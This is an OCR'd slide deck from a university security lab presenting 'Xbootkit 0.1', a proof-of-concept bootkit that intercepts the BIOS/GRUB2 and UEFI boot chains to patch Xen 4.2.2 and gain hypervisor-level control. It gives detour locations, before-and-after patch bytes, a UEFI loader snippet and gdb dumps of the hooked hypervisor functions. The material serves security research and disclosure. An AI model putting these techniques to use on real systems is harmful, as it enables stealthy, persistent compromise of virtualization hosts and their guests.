Beijing Forest Studio

北京理工大学信息系统及安全对抗实验中心

Attacking Xen by Intercepting the Boot Process

Guanglu Yan

flankreader@gmail.com

http://www.isclab.org/

Agenda

- Introduction
- Xen boot process (x64)
- How to debug it
- Xbootkit 0.1
- Demo
- Questions and Thanks

Introduction

What is Xen?

Xen is an open-source hypervisor, which has been used as the basis for different many commercial and academic applications.

How to attack it?


Using a demo called Xbootkit to attack Xen by intercepting the boot process to get the “ring -1” privilege.

What is the difference?

Windows: Eeye-BootRoot, Vbootkit, Stoned-bootkit, TDL4, Dreamboot……

Xen: ring -1 ???

Xen boot process (x64)




GRUB2 is a bootloader with support for many modern day computer systems. It is the second version of the GRand Unified Bootloader.

UEFI (The Unified Extensible Firmware Interface) defines a software interface between an operating system and platform firmware, which is meant to replace the Basic Input/Output System (BIOS) firmware interface.

Xen boot process (x64)

BIOS - GRUB2 - XEN



Xen boot process (x64)

BIOS – GRUB2 – XEN

- BIOS: Loads boot into 0x7c00 and transfers the control.
- boot: Loads diskboot into 0x8000 (through 70000h) and transfers the control.
- diskboot: Loads startup_raw into 0x8200 (through 70000h) and transfers the control.
- startup_raw: Enters protect mode to decompress and repair the following memory, and then transfers the control to startup which is at 0x100000.
- startup: Copies itself to 0x9000 and thansfers the control to grub_main function.
- grub_main: Calls grub_file_read to load XEN into 0x100000 and transfers the control to XEN’s head.
- head: Initializes something and relocates trampoline to 0x8f000. Transfers the control to trampoline.
- trampoline: Comes back to real mode to get some information and then enters into long mode. At last, transfers the control to x86_64.
- x86_64: Initializes something and transfers the control to __start_xen.
- __start_xen: Initializes and starts XEN.

Xen boot process (x64)

UEFI – XEN

- UEFI: Loads XEN into memory and transfers the control to boot.
- boot: efi_start gets control, initializes something and transfers the control to __start_xen.
- __start_xen: Initializes and starts XEN.

Debug?

```
debugStub.listen.guest64 = "TRUE"
debugStub.hideBreakpoints = "TRUE"
monitor.debugOnStartGuest32 = "TRUE"
bios.bootDelay = "3000"

ida or gdb with VMWARE
target remote 127.0.0.1:8832
target remote 127.0.0.1:8864
```

Xbootkit 0.1 - Characteristic

- Target:

  BIOS + GRUB-2.0.0 + XEN-4.2.2 (ubuntu-12.04.4-x64)

  UEFI + XEN-4.2.2 (ubuntu-12.04.4-x64)

- Privilege:

  Ring -1

- Form:

  Run completely in memory , no file, no process, no registry……

- Size:

  BIOS + GRUB2 + XEN: less than 2kb


  UEFI + XEN: less than 44kb

Xbootkit 0.1 - How to place detours?

- Keep on patching files as they load or relocate just before transferring control.
- Hook onto next stage and repair or execute the original instructions in the hooked address of current stage.
- Repeat the above steps, till we reach the kernel, then sit and watch the system carefully.

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN



Xbootkit 0.1 - Where to place detours?

BIOS – GRUB2 – XEN

- detour for boot: Gets control before boot. Relocates itself into 0x9c000. Hooks int 13h which will be used to place "detour 1 for startup_raw" when startup_raw is loaded (the segment of buffer address = 7000h && the signature of "0xe6ff" can be found). Loads boot into 0x7c00 and transfers control to it.

```
0x000089be:     mov     edx,DWORD PTR ds:0x8218
0x000089c4:     mov     edi,0x832a
0x000089c9:     mov     ecx,0x82d2
0x000089ce:     mov     eax,0x82c6
0x000089d3:     jmp     esi    --------> one of the signature, jump to the startup
0x000089d5:     lea       eax,[ebx+eax*4]

(gdb) x 0x89d3
0x89d3: 0x048de6ff
```

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour 1 for startup_raw: Gets control just after decompression and repair, and now it is in protect mode. (this is used to bypass the repair mechanism of GRUB2). Places “detour 2 for startup_raw”.

```
cld                                                    0x0000825d:    cld
call    EXT_C (grub_reed_solomon_recover)              0x0000825e:    call   0x859d
jmp   post_reed_solomon                                0x00008263:    jmp  0x89a2
```

Now we are in 70000h+ and will be copied to 8200h+. The address of 0x8263 will not be recovered by grub_reed_solomon_recover

After patch: 0x00008263: jmp 0x9c205 -------> places “detour 2 for startup_raw”

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour 2 for startup_raw: Gets control just before startup and now startup is loaded into memory of 0x10000. Places “detour for startup”.

```
Before patch:
0x000089ce:     mov     eax,0x82c6
0x000089d3:     jmp     esi     -------> one of the signature, jump to the startup

After patch:
0x000089ce:     mov     esi,0x9c225   -------> hook startup
0x000089d3:     jmp     esi
```

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour for startup: Gets control just after startup moving itself from 0x10000 to 0x9000 and now the functions of kernel.img are in the appropriate memory (0x9000+). Patches grub_file_read in grub_main.

Before patch:

```
0x0010001e:     mov   esi,0x9025
0x00100023:     jmp    esi -------> where to relocate itself
```

After patch:

```
0x0010001e:     mov   esi,0x9c24a -------> hook grub_file_read
0x00100023:     jmp    esi
```

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- prolog detour for grub_file_read: Decides whether the loaded image is XEN or not via the functions parameter (XEN will be loaded into 0x100000).

After patch:

```
0x0000c3fb:     jmp    0x9c27c  -------> cmp edx,0x100000
                                          jz found
```

- epilog detour for grub_file_read: If it is XEN (now it is loaded into memory), uses "detour 1 for head" to patch it. The patch address is at 0x100000 where stores a jump instruction that jumps to the real entry of XEN.

After patch:

```
0x0000c493:    jmp  0x9c29b   -------->   if found
                                          cmp [0x100008],0x1badb002 (magic number)
                                          jz patch head
```

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour 1 for head: Gets control just before jumping to the real entry of XEN and now the head of XEN is well deployed in the memory. Uses "detour 2 for head" to patch the last instruction (Iret) of head.

Before patch:

0x00100000: jmp 0x25d06b -------> the real entry of Xen

After patch:

0x00100000: jmp 0x9c2cd -------> patch the last instruction (Iret) of head

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour 2 for head: Gets control just before trampoline and now the trampoline is relocated well in the memory. Uses “detour for trampoline” to hook the jump instruction which will enter into 64-bit address memory space (before that, it has entered long mode but with 32-bit address memory space).

Before patch:

0x0025d22f: lret -------> transfer the control to trampoline

After patch:

0x0025d22f: jmp 0x9c2e7 -------> patch trampoline

Xbootkit 0.1 - Where to place detours?

BIOS - GRUB2 - XEN

- detour for trampoline: Gets control just before XEN enters 64-bit address memory space and now XEN is well deployed in the 64-bit address memory space with long mode. Copies itself to 64-bit address memory space(the low memory is invalid after zap_low_mappings), and then patches handle_exception and do_multicall in __start_xen.

Before patch:

0x0008f0c5: mov rax,QWORD PTR ds:0x2 -------> mov high_start(%rip),%rax

0x0008f0cc: jmp rax -------> enter into the 64-bit address memory space

After patch:


0x000000000008f0c5: mov rax,0x9c30f

0x000000000008f0cc: jmp rax

copy itself to 64-bit address memory (0xffff82c4802f0000 W+E and can't be rewritten) and patches handle_exception and do_multicall.

Xbootkit 0.1 - Where to place detours?

UEFI – XEN



Xbootkit 0.1 - Where to place detours?

UEFI - XEN

- detour 1 for boot: Gets control before boot. Enumerates the volume device to locate the xen-4.2.2.efi, and then loads it, patches it (the last three instructions) and transfers to it (most of the operation can be finished via the APIs of UEFI). Before patching it with “detour 2 for boot”, it should move the following detours into XEN’s 32-bit memory space (ImageBase + ImageSize - 0x100000, W+E and can’t be rewritten. after transferring control to the efi_start of XEN, the original memory of Xbootkit cannot be used).

Xbootkit 0.1 - Where to place detours?

UEFI – XEN

- Code snippet for "detour 1 for boot"

```
//enumerate and locate
BS->LocateHandleBuffer(ByProtocol,&FileSystemProtocol,NULL,&nbHandles,&handleArray);
for(i=0;i<nbHandles;i++)
{
  err = BS->HandleProtocol(handleArray[i],&FileSystemProtocol,(void **)&ioDevice);
  if(err != EFI_SUCCESS)
    continue;
  err=ioDevice->OpenVolume(ioDevice,&handleRoots);
  if(err != EFI_SUCCESS)
    continue;
 err = handleRoots->Open(handleRoots,&bootFile,Xen_BOOTX64_IMAGEPATH,EFI_FILE_MODE_READ,EFI_FILE_READ_ONLY);
  if(err == EFI_SUCCESS)
  {
    handleRoots->Close(bootFile);
    *LoaderDevicePath = FileDevicePath(handleArray[i],Xen_BOOTX64_IMAGEPATH);
    break;
  }
}
//load it
ret_code = BS->LoadImage(TRUE,ParentHandle,LdrDevicePath,NULL,0,&XEN_IMAGE_HANDLE);
//patch  it
BS->HandleProtocol(XEN_IMAGE_HANDLE,&LoadedImageProtocol,(void **)&image_info);
ret_code = PatchXenBootloader(BootkitImageBase,image_info->ImageBase,image_info->ImageSize);
// transfer to it
BS->StartImage(XEN_IMAGE_HANDLE,(UINTN *)NULL,(CHAR16 **)NULL);
```

Xbootkit 0.1 - Where to place detours?

UEFI - XEN

- detour 2 for boot: Gets control just before __start_xen and now the XEN is deployed well in 64-bit memory. Copies itself into 64-bit memory space (0xffff82c4802f0000, W+E and can't be rewritten) (after transferring control to the __start_xen, the 32-bit memory cannot be used) and patches handle_exception and do_multicall.

Before patch:

```
FFFF82C4802918FE C7 44 24 08 08 E0 00 00        mov     dword ptr [rsp+arg_0], 0E008h
FFFF82C480291906 4C 89 04 24                    mov     [rsp+0], r8
FFFF82C48029190A 48 CA 08 7F                    retfq    7F08h ------->  help to locate it
```

After patch:

```
0x000000003cc918fe:   ff 25 00 00 00 00       jmpq   *0x0(%rip)        # 0x3cc91904
0x000000003cc91904:   00 00   add    %al,(%rax)
0x000000003cc91906:   90      nop
0x000000003cc91907:   3d 00 00 00 00  cmp    $0x0,%eax
```

Copies itself into 64-bit memory space and patches handle_exception and do_multicall

Demo - Original

```
(gdb) disas /r handle_exception
Dump of assembler code for function handle_exception:
   0xffff82c480216f48 <+0>:     fc      cld
   0xffff82c480216f49 <+1>:     57      push   %rdi
   0xffff82c480216f4a <+2>:     56      push   %rsi
   0xffff82c480216f4b <+3>:     52      push   %rdx
   0xffff82c480216f4c <+4>:     51      push   %rcx
   0xffff82c480216f4d <+5>:     50      push   %rax
   0xffff82c480216f4e <+6>:     41 50   push   %r8
   0xffff82c480216f50 <+8>:     41 51   push   %r9
   0xffff82c480216f52 <+10>:    41 52   push   %r10
   0xffff82c480216f54 <+12>:    41 53   push   %r11
   0xffff82c480216f56 <+14>:    53      push   %rbx
   0xffff82c480216f57 <+15>:    55      push   %rbp
   0xffff82c480216f58 <+16>:    41 54   push   %r12
   0xffff82c480216f5a <+18>:    41 55   push   %r13
   0xffff82c480216f5c <+20>:    41 56   push   %r14
   0xffff82c480216f5e <+22>:    41 57   push   %r15
End of assembler dump.
```

```
Dump of assembler code for function do_multicall:
   0xffff82c4801147d0 <+0>:     41 57   push   %r15
   0xffff82c4801147d2 <+2>:     48 c7 c0 00 80 ff ff    mov    $0xffffffffffff8000,%rax
   0xffff82c4801147d9 <+9>:     48 21 e0        and    %rsp,%rax
   0xffff82c4801147dc <+12>:    48 0d 18 7f 00 00       or     $0x7f18,%rax
   0xffff82c4801147e2 <+18>:    41 56   push   %r14
   0xffff82c4801147e4 <+20>:    41 55   push   %r13
   0xffff82c4801147e6 <+22>:    41 54   push   %r12
   0xffff82c4801147e8 <+24>:    55      push   %rbp
   0xffff82c4801147e9 <+25>:    53      push   %rbx
   0xffff82c4801147ea <+26>:    48 83 ec 28     sub    $0x28,%rsp
   0xffff82c4801147ee <+30>:    48 8b a8 d0 00 00 00    mov    0xd0(%rax),%rbp
   0xffff82c4801147f5 <+37>:    89 74 24 14     mov    %esi,0x14(%rsp)
   0xffff82c4801147f9 <+41>:    0f ba ad a8 01 00 00 00 btsl   $0x0,0x1a8(%rbp)
   0xffff82c480114801 <+49>:    19 d2   sbb    %edx,%edx
   0xffff82c480114803 <+51>:    85 d2   test   %edx,%edx
   0xffff82c480114805 <+53>:    0f 85 b9 02 00 00       jne    0xffff82c480114ac4 <do_multicall+756>
   0xffff82c48011480b <+59>:    48 8b 80 d0 00 00 00    mov    0xd0(%rax),%rax
   0xffff82c480114812 <+66>:    48 8b 40 10     mov    0x10(%rax),%rax
   0xffff82c480114816 <+70>:    f6 80 e9 0a 00 00 40    testb  $0x40,0xae9(%rax)
```

Demo - After Patch

```
(gdb) disas /r handle_exception
Dump of assembler code for function handle_exception:
   0xffff82c480216f48 <+0>:     ff 25 00 00 00 00       jmpq   *0x0(%rip)
 # 0xffff82c480216f4e <handle_exception+6>
   0xffff82c480216f4e <+6>:     a1 00 2f 80 c4 82 ff ff 53      movabs 0x53fff
2c4802f00,%eax
   0xffff82c480216f57 <+15>:    55      push   %rbp
   0xffff82c480216f58 <+16>:    41 54   push   %r12
   0xffff82c480216f5a <+18>:    41 55   push   %r13
   0xffff82c480216f5c <+20>:    41 56   push   %r14
   0xffff82c480216f5e <+22>:    41 57   push   %r15
End of assembler dump.
```

```
Dump of assembler code for function do_multicall:
   0xffff82c4801147d0 <+0>:     ff 25 00 00 00 00       jmpq   *0x0(%rip)
 # 0xffff82c4801147d6 <do_multicall+6>
   0xffff82c4801147d6 <+6>:     ed      in     (%dx),%eax
   0xffff82c4801147d7 <+7>:     00 2f   add    %ch,(%rdi)
   0xffff82c4801147d9 <+9>:     80 c4 82        add    $0x82,%ah
   0xffff82c4801147dc <+12>:    ff      (bad)
   0xffff82c4801147dd <+13>:    ff 90 90 90 90 41       callq  *0x41909090(%rax)

   0xffff82c4801147e3 <+19>:    56      push   %rsi
   0xffff82c4801147e4 <+20>:    41 55   push   %r13
   0xffff82c4801147e6 <+22>:    41 54   push   %r12
   0xffff82c4801147e8 <+24>:    55      push   %rbp
   0xffff82c4801147e9 <+25>:    53      push   %rbx
   0xffff82c4801147ea <+26>:    48 83 ec 28     sub    $0x28,%rsp
   0xffff82c4801147ee <+30>:    48 8b a8 d0 00 00 00    mov    0xd0(%rax),%rbp
   0xffff82c4801147f5 <+37>:    89 74 24 14     mov    %esi,0x14(%rsp)
   0xffff82c4801147f9 <+41>:    0f ba ad a8 01 00 00 00 btsl   $0x0,0x1a8(%rbp)
   0xffff82c480114801 <+49>:    19 d2   sbb    %edx,%edx
   0xffff82c480114803 <+51>:    85 d2   test   %edx,%edx
   0xffff82c480114805 <+53>:    0f 85 b9 02 00 00       jne    0xffff82c480114ac
4 <do_multicall+756>
   0xffff82c48011480b <+59>:    48 8b 80 d0 00 00 00    mov    0xd0(%rax),%rax
```

References

[1] VbootKit: Compromising Windows Vista Security. http://www.nvlabs.in/uploads/projects/vbootkit/vbootkit_nitin_vipin_whitepaper.pdf.

[2] UEFI and Dreamboot. https://github.com/quarkslab/dreamboot.

[3] GRUB. http://www.gnu.org/software/grub/grub.html.

[4] XEN. http://www.xenproject.org.

Questionnaire

- Questions ?
- Comments ?
- Ideas ?

道德经

大成若缺，其用不弊。
大盈若冲，其用不穷。
大直若屈，大巧若拙，
大辩若讷。
静胜躁，寒胜热。
清静为天下正。

谢谢！